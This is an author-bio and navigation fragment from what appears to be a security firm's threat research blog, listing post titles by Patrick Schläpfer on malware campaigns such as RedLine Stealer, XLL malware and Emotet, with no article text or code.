Patrick Schläpfer Author bio > • Posts by this author >


Recent Posts

April 19, 2022 Zero Trust in Reverse: Why the Current Definition of Zero Trust is Only Half Full Threat Research • Dan Allen


April 12, 2022 Malware Campaigns Targeting African Banking Sector Threat Research • Patrick Schläpfer

February 8, 2022 Attackers Disguise RedLine Stealer as a Windows 11 Upgrade Threat Research • Patrick Schläpfer

January 14, 2022 How Attackers Use XLL Malware to Infect Systems Threat Research • Patrick Schläpfer

December 9, 2021 Emotet's Return: What's Different? Threat Research • Patrick Schläpfer

Categories

- Into the Web of Profit
- Threat Insights Reports
- Threat Research
- Uncategorized

2022-05-04T06:55:53-07:00May 4th, 2022|Threat Research|